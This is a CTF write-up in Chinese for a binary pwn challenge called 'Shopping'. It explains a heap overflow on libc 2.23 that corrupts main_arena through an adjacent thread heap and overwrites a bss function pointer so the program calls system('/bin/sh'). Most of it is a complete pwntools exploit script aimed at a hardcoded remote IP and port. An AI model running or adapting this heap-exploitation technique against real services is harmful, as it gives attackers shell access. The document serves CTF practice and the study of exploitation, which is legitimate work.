
Nebu1ea 韩磊 [1504895347@qq.com](mailto:1504895347@qq.com)

Pwn: Shopping

解题思路：



这里有堆溢出漏洞，经测试发现libc版本为2.23。

pthread开了新的线程，并且线程的堆和main\_arena的段相邻，可以溢出到下一个段修改main\_arena然后申请bss上的堆块，再利用它修改bss上面的函数指针为system调用system(“/bin/sh”)的。

Exp:

from pwn import \*

from Crypto.Util.number import long\_to\_bytes,bytes\_to\_long

context.log\_level='debug'

context(arch='amd64',os='linux')

context.terminal=['tmux','salitw','-h']

pwn = './abab'

a=remote('182.92.237.102',10019)

def Add(chunksize,number,meaagsetext=''):

    a.sendlineafter('Action:','1')

    a.sendlineafter('Item ID: ',str(chunksize).encode())

    a.sendlineafter('Quantity: ',str(number).encode())

    if meaagsetext == '':

        a.sendlineafter('Add gift message? (0/1): ','0')

    else:

        a.sendlineafter('Add gift message? (0/1): ','1')

        a.sendafter('Message: ',meaagsetext)

system = 0x400978

a.sendlineafter('password:',"I'm ready for shopping")

for i in range(12):

    Add(0x4000,1000)

Add(0x4000,262,'x'\*0x3FF0)

payload=b'x'\*0x50+p32(0)+p32(3)+10\*p64(0x60201d)

pause()

a.send(payload)

payload=b'/bin/sh'.ljust(11,b'\x00')+p64(system)

payload=payload.ljust(0x60,b'x')

Add(0x60,0,payload)

a.interactive()